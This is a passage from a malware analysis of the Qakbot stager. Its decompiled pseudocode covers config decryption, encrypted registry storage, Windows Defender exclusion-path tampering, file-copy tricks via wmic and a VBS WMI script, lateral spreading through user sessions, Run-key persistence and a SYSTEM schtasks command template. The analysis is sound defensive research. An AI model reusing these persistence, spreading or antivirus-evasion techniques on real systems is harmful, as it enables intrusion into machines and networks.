   BYTE RandomBufferGen[1]; //Generated buffer inside Random::GenerateRandomBuffer
};
```

During the constructor phase, the member HashKeyToDecryptSubkey is used to encrypt the subkeyValue to be created. The HashKeyToDecryptSubkey value comes from a CRC32 based on the computer information.

This hash value is used for each BYTE in the encryption/decryption process, working it through from i = 0, with i & 3, this way we enforce always looping the 4 bytes of the hash.

When certain informations needs to be stored, the structure EncryptedConfig is used, where an specific index is passed through the function to create a SHA1 hash, using this hash as salt for generating the encryption key, which is used for encrypting the entire ***EncryptConfig*** buffer before being stored with an RC4 encryption algorithm.

After to then encrypt it and store it as a value in the corresponding value, where ***EncryptedSubkeyValue, HashKeyToDecryptSubkey*** and ***dwLengthSubkeyValue*** are all used, from the ***ContainerSubkeyToStore***, where RegOpenKeyExA and RegSetValueExA are used for this purpose.

```
_BYTE *__thiscall mw_decrypt_subkey_value(ContainerSubkeyToStore *containerStruct)
{
  _BYTE *decrypted_value_name; // edx
  DWORD i; // ecx

  decrypted_value_name = Memory::AllocateBufferHeap(containerStruct->dwLengthSubkeyValue + 1);
  if ( decrypted_value_name )
  {
    for ( i = 0; i < containerStruct->dwLengthSubkeyValue; ++i )
      decrypted_value_name[i] = containerStruct->EncryptedSubkeyValue[i] ^ containerStruct->HashKeyToDecryptSubkey[i & 3];
  }
  return decrypted_value_name;
}                                       // decrypted_buffer = decrypted_subkey_buffer[i] ^ seed_mersenne[i & 3]
```

```
struct_to_encrypt->bByteIndex = byteOption;
BufferToStore = BufferToStored;
struct_to_encrypt->bValidPayload = 1;
struct_to_encrypt->dwFullSizePayload = sizePayload;
Memory::memcpy(struct_to_encrypt->BufferPayload, BufferToStore, sizePayload);
Random::GenerateRandomBuffer(&mersenne_output, &struct_encrypt->BufferPayload[sizePayload], s.dwSizeRandomBuffer);// ad
IndexToStore = index;
containerStruct = ContainerStruct;
s.lpSubkeyName = *ContainerStruct->HashKeyToDecryptSubkey;
sha1_algorithm(&IndexToStore, 8, shaHashIndex);
Encryption::GenerateKeyEncryption(20, shaHashIndex, KeyHash);
Encryption::EncryptDecryptBuffer(dwSizeBufferStruct, &struct_encrypt->bByteIndex, KeyHash);
dwResult = 0;
s.lpSubkeyName = mw_decrypt_subkey_value(containerStruct);
if ( s.lpSubkeyName )
{
  String::ConvertIntToString(valueName, crc32_index, 16u);
  if ( (g_func_table_addr_advapi32_dll->mw_RegOpenKeyExA)(
         containerStruct->hKeyUsers,
         s.lpSubkeyName,
         0,
         2,
         &BufferToStored) )
  {
    dwResult = -3;
  }
  else
  {
    if ( (g_func_table_addr_advapi32_dll->mw_RegSetValueExA)(
           BufferToStored,
           valueName,
           0,
           3,
           struct_encrypt,
           dwSizeBufferStruct) )
    {
      dwResult = -4;
    }
    (g_func_table_addr_advapi32_dll->mw_RegCloseKey)(BufferToStored);
  }
  Memory::FreeBufferString(&s, -1);
}
Memory::FreeBufferString(&to_encrypt_struct, 0);
return dwResult;
```

1.3: Configuration storage in resources:

At this point, the structure that I labeled as ***ResourceDecryption*** below, will be initialized. Everybody knows where the config is usually stored and how it usually is decrypted in the first instance, but what is the layout of the structure that uses it?

Simple, it's the ***ExtractedElements*** structures shown below, which basically store the index element and the string of the element.

If the decrypted config stores as an example: ***"10 = obama165"***, ***indexElement*** would be 10 (as an integer) and ***stringElement*** will contain obama165, for the current ***element*** struct.

```
struct ResourceDecryption //Struct for storing the valuable config.
{
   DWORD dwCountExtracted;
   DWORD dwUnknown;
   HMODULE hCurrentModuleDll;
   ExtractedElements *ExtractedResourcesConfig; //config from resources of stager.
   ExtractedElements *ExtractedCfgFileConfig; //config from .cfg
};
```

```
struct element
{
   DWORD indexElement;
   char *stringElement;
};

struct ExtractedElements
{
   DWORD numElements;
   element *Elements;
};

struct ResourceBufferStruct //Struct used for in-memory decryption of resource.
{
  wchar_t m_path_file[512];
  DWORD   m_sha1_hash_buffer[8];
  WORD    dwSizeKey;
  BYTE    padding1[2];
  void*   m_ptrToDynamicAllocBuffer;//In-memory buffer of the resource
  DWORD   m_dwSizeDecrypted; //In-memory size of the resource decrypted
  DWORD   m_dwSizeDecryptedCopy;
  HANDLE  hHandle;
  BYTE    m_dwOptionDecryption;
  BYTE    padding2[3];
  DWORD   m_dwInitHeaderAplibCheck; //Check done before using APLIB compression.
  DWORD   m_dwNumberElements;
  DWORD   m_dwNumberOfCurrentElements;
  ExtractedElements ** BufferElements;
};
//Important: This struct will be used again, e.g: injector.
```

I do not want to focus on all the possible methods that are used for decrypting and decompressing the payloads depending on each specific case (BriefLZ can be still used and size of 0x28 is also checked for the resource buffer to do an entirely different decryption operation, RC4 is also done in this case).

I want to focus on how the config is extracted for the main usual case, which is what most people are interested in:

A key is decrypted at runtime with one of the CHAR decrypt string wrapper, which is important for decryption.

This key (20 bytes) will be processed using SHA-1 algorithm, and then it will decrypt the buffer with RC4 algorithm, and it will additionally use SHA-1 for integrity checks, the core payload is finally obtained to be parsed correctly for proper usage by the Qakbot stager, which is mainly done through the ***ExtractedElements*** structure.

To reimplement it, it is just required for you to extract this key statically (or dynamically), and then replicate the same as what it is executed in the function. I will show below how it looks so you get a feeling of it when you are reversing it.

```
  BufferDynamic = Memory::AllocateBufferHeap(dwSizeResource);
  ptrMemberBuffer = &res_struct->ptrToDynamicAllocBuffer;
  res_struct->ptrToDynamicAllocBuffer = BufferDynamic;
  if ( !BufferDynamic )
    return -4;
  if ( key )
    Decryption::GetKeyFromSha1(res_struct, key);
  if ( dwSizeResource < 0x28 )
  {
    dwSizeKey = res_struct->dwSizeKey;
    if ( dwSizeKey )
      goto DecryptSecondOptionBuffer;
freeBufferFromMemory:
    if ( *ptrMemberBuffer )
      Memory::FreeBufferWithSize(&res_struct->ptrToDynamicAllocBuffer, res_struct->dwSizeDecrypted);
    return -5;
  }
  dwDecryptedSize = Decryption::DecryptBufferAndCheckIntegrity(
                      20u,
                      pResource,
                      pResource + 20,
                      dwSizeResource - 20,
                      *ptrMemberBuffer);
  if ( dwDecryptedSize >= 0 )
    goto check_for_decompression_operation;
  dwSizeKey = res_struct->dwSizeKey;
  if ( !dwSizeKey )
    goto freeBufferFromMemory;
DecryptSecondOptionBuffer:
  dwDecryptedSize = Decryption::DecryptBufferAndCheckIntegrity(
                      dwSizeKey,
                      res_struct->sha1_hash_buffer,
                      pResource,
                      dwSizeResource,
                      *ptrMemberBuffer);
  if ( dwDecryptedSize < 0 )
    goto freeBufferFromMemory;
check_for_decompression_operation:
  checkHeaderApLib = (res_struct->dwInitHeaderAplibCheck & 4) == 0;
  res_struct->dwSizeDecryptedCopy = dwDecryptedSize;
  res_struct->dwSizeDecrypted = dwDecryptedSize;
  if ( !checkHeaderApLib )
  {
    pResourceBuffer = *ptrMemberBuffer;
    pResource = 0;
    dwDecryptedSize = Compression::DoBriefLZDecompression(dwDecryptedSize, pResourceBuffer, &pResource);
    if ( dwDecryptedSize < 0 )
      goto freeBufferFromMemory;
```

Above you can see the function that is in charge of both decrypting and checking the integrity of the decrypted payload, in my IDB this is labeled as ***Decryption::DecryptBufferAndCheckIntegrity,*** *as you can see* in the image)

I recommend the following resource for more description related to this specific decryption part: https://darkopcodes.wordpress.com/2020/06/07/malware-analysis-qakbot-part-2/

This resource describes a little bit better how old the code is, and how it has not really changed that much. However, it will most likely change in the future, so it is important that you reverse it on your own, so you can get a grasp of it

(If your goal is just IP extraction, go to the additional details in section 2.0, I will describe the main structure I could find in this sense (in terms of IPs)).

1.4: AV detection checks and methods to manipulate relevant stager files:

Qakbot stager will try to detect aswhookx.dll and aswhooka.dll in the current process where it is loaded, if a related process has been found in the detection bitmask described in the section 0.1.

```
if ( !Detection::DetectAvHooks() && CreateMutexFromCurrentThread() )
{
  g_func_table_addr_wtsapi32_dll = mw_api_hashing_0(0x10u, &unk_1005C138, 1009);
  s.cfgExtension = mw_wchar_decryption(0xF7Du);// .cfg
  cfgFile = mw_concatenate_str_vargs(g_initialization_object->m_current_container_full_path, s.cfgExtension, 0);
  j.cfgFile = cfgFile;
  Memory::FreeBufferStringsWchar(&s);
  if ( File::CheckAttributesForFile(cfgFile) )
  {
    struct_resources->ResourceExtractedCfgFile = get_resource_struct_elements_from_file(cfgFile);
    struct_resources->dwCountExtracted = 3;
  }
  Memory::FreeBufferWithSize(&j.cfgFile, -2);
  Storage::GenerateNewDllAndRegistryPaths(
    g_initialization_object->m_account_name,
    g_initialization_object->m_current_process_token->User.Sid,
    struct_resources,
    0,
    0);
```

At this point I consider it important to describe the function ***Storage::GenerateNewDllandRegistryPaths***, because it is used in other components such as the network spreader.

First of all, a random dll name will be generated using different operations that use the current account name and CRC32 hashing. This random dll name will be concatenated with a newly created folder name, to eventually generate a working path for usage.

```
Random::GenerateRandom16LengthString(dllNameRandom, FolderPath);
if ( CheckIfSystemAccount(SidAccount) )
{
  NameFolder = String::WcharStringDecryptWrapper1(0x10Cu);// ProgramData
  if ( (g_func_table_addr_kernel32_dll->mw_GetEnvironmentVariableW)(NameFolder, Path, 260) )
  {
    Paths = String::WcharStringDecryptWrapper1(0x102u);// Microsoft
    pathToDrop = String::PrintfVargsConcatenation(Path, L"\\", Paths, L"\\", FolderPath, 0);
    Memory::FreeBufferStringsWchar(&Paths);
  }
  else
  {
    pathToDrop = GetProgramDataPath();
  }
  Memory::FreeBufferStringsWchar(&NameFolder);
}
else if ( GetProfilePathForAccount(outputProfilePath, SidAccount, 260) )
{
  mw_get_default_path_from_current_user(Path);
  NameFolder = String::WcharStringDecryptWrapper1(0x102u);// Microsoft
  pathToDrop = String::PrintfVargsConcatenation(
                 outputProfilePath,
                 L"\\",
                 Path,
                 L"\\",
                 NameFolder,
                 L"\\",
                 FolderPath,
                 0);
  Memory::FreeBufferStringsWchar(&NameFolder);
}
else
{
  pathToDrop = GetProgramDataPath();          //  c:\ProgramData
}
Paths = pathToDrop;
if ( File::CreateDirectoryToDrop(pathToDrop) < 0 )
```

Having in mind the picture above, you can see that the folder name depends on the random dll name generated previously. This is shown in the function ***Random::GenerateRandom16LengthString***. This random folder will be created in the same function with CreateDirectoryW, if it does not exist.

Additionally, if certain processes are found with the bitmask member inside the initialization struct and the privileges are enough, the folder is added in the following HKLM registry keys :

1. ***SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Paths***
2. ***SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths***

After this steps have finished, a ***ContainerSubkeyToStore*** constructor is called, where some of the information initialized at this function is used as arguments, mainly using the Profile Path (the profile path is obtained with ProfileImagePath at the start of the function), the full path of the random dll and the crc32 hash generated from the computer info.
Using this structure, some configuration is stored in the registry, which includes decrypted c2 config information in the resources for both the *current stager and .cfg file (if found), random dll path, and time*.

```
RegistryStorageStruct = Information::BuildRegistryStorageInfoStruct(
                          UserNameSid,
                          OutputProfilePath,
                          info_crc32_hash_account_comp_info,
                          &dwCreatedValueResult,
                          (DWORD *)&s);       // CouldLoadKey
storages_struct = RegistryStorageStruct;
if ( RegistryStorageStruct )
{
  Registry::StoringDataBasedOnIndex(0xE, RegistryStorageStruct, InitDataBase);
  Registry::StoringModuleDll(storages_struct, fullPathDll);
  Registry::StoreCountExtracted(0xB, storages_struct, ResourcesStruct->dwCountExtracted);
  ResourceExtractedCfgFile = ResourcesStruct->ResourceExtractedCfgFile;
  if ( ResourceExtractedCfgFile )
    Registry::StoreExtractedElementsResource(storages_struct, ResourceExtractedCfgFile);
  ElementsExtractedResource = ResourcesStruct->ElementsExtractedResource;
  if ( ElementsExtractedResource )
    Registry::StoreExtractedElementsResource(storages_struct, ElementsExtractedResource);
  TimeStruct = Time::GetTimeOfDay(0);
  Registry::StoreValueInRegistry(2, storages_struct, TimeStruct);
```

At this point, depending on the member ***m_detected_flag*** described before, it can work out some of the relevant stager files in different ways. This also depends on the current SID of the current user (**m_checks_sid_option**).

There are two main ways this is done by Qakbot:

The first one, which is mainly done for the ***hook entrypoint case***, involves using some in-memory buffer of a file, to create and write to the current random dll.
The additional details of how this is generated for each case are detailed in ***section 2.2*** of this paper, but essentially, for this case, the buffer used will be the ***current container executable.***
It is important to mention that this function will be very important for regsvr32 execution, because it can generate new execution instances through persistence, which will be described in **section 1.4.**

```
  file_struct = FileStructContainer;
  dwResult = 0;
  if ( bAssignPostMethodFileStruct )          // Can be 0 or 1
    file_struct = FileStructFromMethod;
  if ( !file_struct )
    return -1;
  pFileBuffer = Memory::memcpyToNewBuffer(file_struct->pFileBuffer, file_struct->dwFileSize);
  pFileBuffers = pFileBuffer;
  if ( !pFileBuffer )
    return -2;
  Encryption::FileBufferEncryptionDecryption(pFileBuffer, file_struct->dwFileSize);
  init_object = g_initialization_object;
  if ( g_initialization_object->m_detected_flag == 1 && !bAssignPostMethodFileStruct )
    goto SetPersistanceSchtasks;
  if ( Storage::WriteFilenameUntilSizeArg(TargetFilePath, pFileBuffers, file_struct->dwFileSize) >= 0 )
  {
    init_object = g_initialization_object;
SetPersistanceSchtasks:
    if ( bSpawnRegsvr )                       // Can be 0 or 1
    {
      regsvrCommandLine = Execution::CreateRegsvrCommandLine(
                            TargetFilePath,
                            0,
                            init_object->m_spawn_regsvr32_instance_check);
      if ( regsvrCommandLine )
        Persistance::CreatePersistanceSchtasks(regsvrCommandLine);
```

The second one is much more complex, and involves invoking different function pointers, which are called in pairs, until one of them succeeds.
Each one passes the random dll path and the current executable path that has loaded the dll
I will describe individually all the methods, without a particular order:

1.-Generating bat file with contents:
wmic process call create 'expand <container executable> <random dll path>', then creating a process with the bat file.
After it, it proceeds to try to delete the bat file.

2.-Creates a memory buffer of the container executable, and then it proceeds to write it to the target dll, effectively generating a new copy.

3. Using a vbs file which is executed through cscript.exe using ShellExecuteW.
The main that this contains is the following vb code:

```
Set objWMIService = GetObject("winmgmts:"&"{impersonationLevel=impersonate}!\\.\%coot\cimv2")
Set colFiles = objWMIService.ExecQuery("Select * From CIM_DataFile Where Name = <container executable>'")
For Each objFile in colFiles
    objFile.Copy(<random dll path>)
    Next
```

4.-Use CopyFileW to copy files from the container executable to target dll.

```
strContainer = String::ExtractingFromChar(g_initialization_object->m_ptr_current_folder_container, ':');
if ( GetOptionFromDetection() == 0x106 )
{
  if ( strContainer )
  {
    tableFunction[0] = CreateBatFileandUseWmic;
    tableFunction[1] = GenerateNewCopyFromMemoryBuffer;
  }
  else
  {
    tableFunction[0] = WmiCscriptCopyMethod;
    tableFunction[1] = CopyFileBetweenPaths;
  }
}
else if ( strContainer )
{
  tableFunction[0] = GenerateNewCopyFromMemoryBuffer;
  tableFunction[1] = CreateBatFileandUseWmic;
}
else
{
  tableFunction[0] = CopyFileBetweenPaths;
  tableFunction[1] = WmiCscriptCopyMethod;
}
i = 0;
while ( 1 )
{
  pFunctionsArr = tableFunction[i];
  if ( pFunctionsArr )
    break;
increaseCounterFunctionPtr:
  if ( ++i >= 3 )
    return dwResult;
}
if ( pFunctionsArr(FullContainerPath, FullDllPath, &dwErrorCopy) )
{
  dwResult = -1;
  goto increaseCounterFunctionPtr;
}
dwFileSize = 0;
```

It is important to point out that one array entry will be added in an dynamic array of structures after all this process has finished correctly, increasing a counter. We do not really care about the layout of this struct because it is not explicitly used, but we will point out the usage of the counter in the next section, which is labeled as ***indexCryptoStruct***.

1.5: Network/Local accounts spreader component with run key persistence, and schtasks persistence:

```
struct NetworkSpreader
{
  DWORD sid_option; //Copied from m_checks_sid_option inside the initialization
struct.
  ResourceDecryption *structResources; //Overall config so far extracted
  PWTS_SESSION_INFOW pSessionInfo; //Extracted used inside WTSEnumerateSessionsW
  DWORD CountSessionStructs; //Extracted used inside WTSEnumerateSessionsW
  DWORD dwCountGenerationAndStorage; //Increased per new execution for new user
};
```


At this point of execution, if some checks in terms of OS version and current SID are met successfully, Qakbot will proceed to call WTSEnumerateSessions() to enumerate Sessions on an RDP server.

In this sense, NetUserEnum first uses the server name parameter NULL, so it spreads to the current computer accounts only. After this process has finished, it will proceed to call NetGetDCName to get the primary domain controller's name, and from this point, do some lateral movement in the current network.

Let's describe how this is done:

1.-It will look up the account name and SID for one specific account with LookupAccountNameW for the local computer/network.

2.-Will generate a random dll with the method and operations described in ***the section 1.4.*** (***Storage::GenerateNewDllandRegistryPaths)***
In this sense, additionally to the expected behavior of the funcion already described in terms of configuration storage, it will proceed to build a proper regsvr32 path for execution.



```
  if ( (g_func_table_addr_advapi32_dll->mw_EqualSid)(
         currentSid,
         g_initialization_object->m_current_process_token->User.Sid) )
  {
    return 0;
  }
  if ( Storage::GenerateNewDllAndRegistryPaths(
         AccountName,
         currentSid,
         RemoteSpreader->structResources,
         FullPathRegsvr,
         &crc32HashKey) )
  {
    return 0;
  }
  ++RemoteSpreader->dwCountStoredConfig;
  if ( Spreader::CreateProcessForCurrentSidComputer(currentSid, FullPathRegsvr, RemoteSpreader)
    || Registry::SettingPersistanceExecutionRunKey(currentSid, FullPathRegsvr) >= 0 )
  {
    return 0;
  }
  else
  {
    return -2;
  }
}
```

The full command line to work with regsvr32 with the randomly generated dll name is:

***regsvr32.exe -s \ <full dll path to random dll> ***

Now, for both remote sessions and the other accounts in the current computer, once that regsvr32 command line has been generated, it will be used to create a process with CreateProcessAsUserW, where WTSQueryToken and EqualSID are used to check for the SID.

```
  bProcessCreate = 0;
  curSid = currSid;
  FullPathRegsvr = FullPathregsvr;
  if ( accounts->CountSessionStructs )
  {
    k = 0;
    j = 0;
    do
    {
      bProcessCreate = Spreader::SpawnProcessBasedOnInputSidOnRemoteComputer(
                         currSid,
                         &accounts->pSessionInfo[j].SessionId,
                         FullPathregsvr);
      if ( bProcessCreate )
        break;
      currSid = curSid;
      ++k;
      FullPathregsvr = FullPathRegsvr;
      ++j;
    }
    while ( k < accounts->CountSessionStructs );
  }
  return bProcessCreate;
}
```

```
  bProcessCreated = 0;
  if ( !g_func_table_addr_wtsapi32_dll->mw_WTSQueryUserToken )
    return 0;
  if ( !(g_func_table_addr_wtsapi32_dll->mw_WTSQueryUserToken)(*pSessionId, &hTokenSessionID) )
  {
    GetLastError();
    return 0;
  }
  SidSessionID = mw_alloc_token_based_on_class(hTokenSessionID);
  SidSessionId = SidSessionID;
  if ( SidSessionID )
  {
    if ( (g_func_table_addr_advapi32_dll->mw_EqualSid)(*SidSessionID, inputSid) )
    {
      Desktop[0] = 0;
      Memory::ZeroMemory(&processInformation, 0, 0x10u);
      Memory::ZeroMemory(&StartupInfo, 0, 0x44u);
      StartupInfo.cb = 68;
      StartupInfo.lpDesktop = Desktop;
      if ( (g_func_table_addr_kernel32_dll->mw_CreateProcessAsUserW)(
             hTokenSessionID,
             0,
             lpCommandLine,
             0,
             0,
             0,
             0x4000000,
             0,
             0,
             &StartupInfo,
             &processInformation) )
      {
        bProcessCreated = 1;
      }
    }
    Memory::FreeBufferWithSize(&SidSessionId, 0);
  }
  (g_func_table_addr_kernel32_dll->mw_CloseHandle)(hTokenSessionID);
  return bProcessCreated;
}
```

After this process has finished, it writes the regsvr32 in:
<CurrentSidString>\\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

```
  k.StringSidAccount = 0;
  full_regsvr_path = Execution::CreateRegsvrCommandLine(
                       fullModName,
                       0,
                       g_initialization_object->m_spawn_regsvr32_instance_check);
  full_regsvr_path_ = full_regsvr_path;
  if ( !full_regsvr_path )
    return -2;
  (g_func_table_addr_advapi32_dll->mw_ConvertSidToStringSidW)(CurrSidAccSid, &k);
  s.RunKey = String::WcharStringDecryptWrapper1(0x373u);// SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  RunKeyUserPath = mw_concatenate_str_vargs(k.StringSidAccount, L"\\", s.RunKey, 0);
  RunPath = RunKeyUserPath;
  Memory::FreeBufferStringsWchar(&s.RunKey);
  GetProfilePath(profilePath, CurrSidAccSid, 260);
  if ( (g_initialization_object->m_ored_total_process_detection & 1) == 0
    && Registry::StoringConfigurationRegistryInValue(HKEY_USERS, RunKeyUserPath, full_regsvr_path) == -1 )
  {
    s.NtUserDatStr = String::WcharStringDecryptWrapper2(0xCBCu);// NTUSER.DAT
    profileNtUserDatPath = mw_concatenate_str_vargs(profilePath, L"\\", s.NtUserDatStr, 0);
    ntUserDatPath = profileNtUserDatPath;
    Memory::FreeBufferStringsWchar(&s.NtUserDatStr);
    if ( !(g_func_table_addr_advapi32_dll->mw_RegLoadKeyW)(HKEY_USERS, k.StringSidAccount, profileNtUserDatPath) )
    {
      Registry::StoringConfigurationRegistryInValue(HKEY_USERS, RunKeyUserPath, full_regsvr_path);
      (g_func_table_addr_advapi32_dll->mw_RegUnLoadKeyW)(HKEY_USERS, k.StringSidAccount);
    }
    Memory::FreeBufferWithSize(&ntUserDatPath, -2);
  }
  Memory::FreeBufferWithSize(&RunPath, -1);
  Memory::FreeBufferWithSize(&full_regsvr_path_, -1);
  (g_func_table_addr_kernel32_dll->mw_LocalFree)(k.StringSidAccount);
  return 0;
}
```


The main purpose of this is to achieve persistence after reboot, for each account where this is set.

After the execution of the spreader component has finished, Qakbot will generate a buffer long enough to store the current command line string format:

"%s\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn %s /tr "%s" /SC ONCE /Z /ST %02u:%02u /ET %02u:%02u

Some of the most relevant values in the sense of this string format include for example the time, which is calculated for each case with GetLocalTime, the Windows directory path and another regsvr32 command line which passes the container path. ***(regsvr32 -s \\\<path executable>\\\)***

Do you remember the ***indexCryptoStruct*** that I mentioned in the previous section?.
This is checked here before the generation of the string format. Additionally, using the container executable path, the in-memory container buffer is written to it, if it exists.
(Execution::GeneratePayloadsAndRegsvrInstanceDependingCheck)



```
if ( indexCryptoStruct )                // initialized in generating copies.
{
  if ( g_func_table_addr_wtsapi32_dll->mw_WTSEnumerateSessionsW )
  {
    mw_WTSFreeMemory = g_func_table_addr_wtsapi32_dll->mw_WTSFreeMemory;
    if ( mw_WTSFreeMemory )                                   Off=8; int
      mw_WTSFreeMemory(Spreader.pSessionInfo);
  }
  m_checks_sid_option = g_initialization_object->m_checks_sid_option;
  if ( m_checks_sid_option != 3 )
  {
    if ( g_initialization_object->info_struct_os.dwMajorVersion >= 6 )
    {
      if ( g_initialization_object->m_sid_subauthority_option == 3 )
      {
        mw_close_mutex_created_before_crc32();
        memset(&local_time, 0, sizeof(local_time));
        (g_func_table_addr_kernel32_dll->mw_GetLocalTime)(&local_time);
        Time1 = (local_time.wMinute + 2);
        Time2 = (local_time.wHour + (local_time.wMinute + 2) / 0x3Cu);
        t.TimeMinute = (local_time.wMinute + 14);
        x = (local_time.wHour + (local_time.wMinute + 14) / 0x3Cu);
        if ( Execution::GeneratePayloadsAndRegsvrInstanceDependingCheck(
               0,
               g_initialization_object->m_current_container_executable_full_path,
               0) >= 0 )                // Writes in-memory container buffer to container path
        {
          fullPathCmdLine1 = Memory::AllocateBufferHeap(4096u);
          c.fullSchTasksPath = fullPathCmdLine1;
          if ( fullPathCmdLine1 )
          {
            j.schTasksFullCmdline = String::WcharStringDecryptWrapper1(0x1F8u);// "%s\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn %s /tr "%s" /SC O
            Random::GenerateRandomStringBasedOnInput(
              output_string_random,
              7,
              10,
              &g_initialization_object->mersenne_tick_count_info);
            s.regsvrCmdLine = Execution::CreateRegsvrCommandLine(
                                g_initialization_object->m_current_container_executable_full_path,
                                1,
                                g_initialization_object->m_spawn_regsvr32_instance_check);
            if ( s.regsvrCmdLine )
            {
              String::PrintVargArgsString(
                fullPathCmdLine1,
                4096u,
                j.schTasksFullCmdline,
                g_initialization_object->m_WindowsDirPath,
                output_string_random,
                s.regsvrCmdLine,
                Time2,
                Time1 % 0x3C,
                x.MinuteTime,
                t.TimeMinute % 0x3C);
              Memory::FreeBufferStringsWchar(&j.schTasksFullCmdline);
              Execution::SpawnProcessAndWaitforIt(fullPathCmdLine1, 0, 3000, 1, 0);
              Memory::FreeBufferWithSize(&s, -2);
            }
            Memory::FreeBufferWithSize(&c.fullSchTasksPath, -2);
```

(Important: The screenshot above is from a labeled sample from March, nowadays the argument passed to the labeled function String::WcharStringDecryptWrapper1 for decrypting the command line format is 0x338 instead of 0x1f8. The calculations are still the same as of June.)

Another possibility based on the m_checks_sid_option is that Qakbot will proceed to try to build some command line to spawn a certain process, but, as of today (6/16/2022), verified both statically and dynamically, the string decryption for 0x3c0 for wchar_t is instead generating some broken exclusions path.

```
074 push    3C0h
078 call    String__WcharStringDecryption ; t\Microsoft Antimalware\Exclusions\Paths
078 pop     ecx
074 mov     ecx, InitializationStruct
074 mov     esi, eax
074 mov     eax, [esp+70h+var_5C]
074 add     ecx, 228h       ; Add
074 push    ecx
078 push    3Ch ; '<'
07C pop     ecx
078 xor     edx, edx        ; Logical Exclusive OR
```

```
        else if ( m_checks_sid_option == 2 )  // This option triggers wrong commandline args
        {
          mw_close_mutex_created_before_crc32();
          memset(&local_time, 0, sizeof(local_time));
          (g_func_table_addr_kernel32_dll->mw_GetLocalTime)(&local_time);
          s.timeMinute = (local_time.wMinute + 2);
          localTimeHour = (local_time.wHour + (local_time.wMinute + 2) / 0x3Cu);
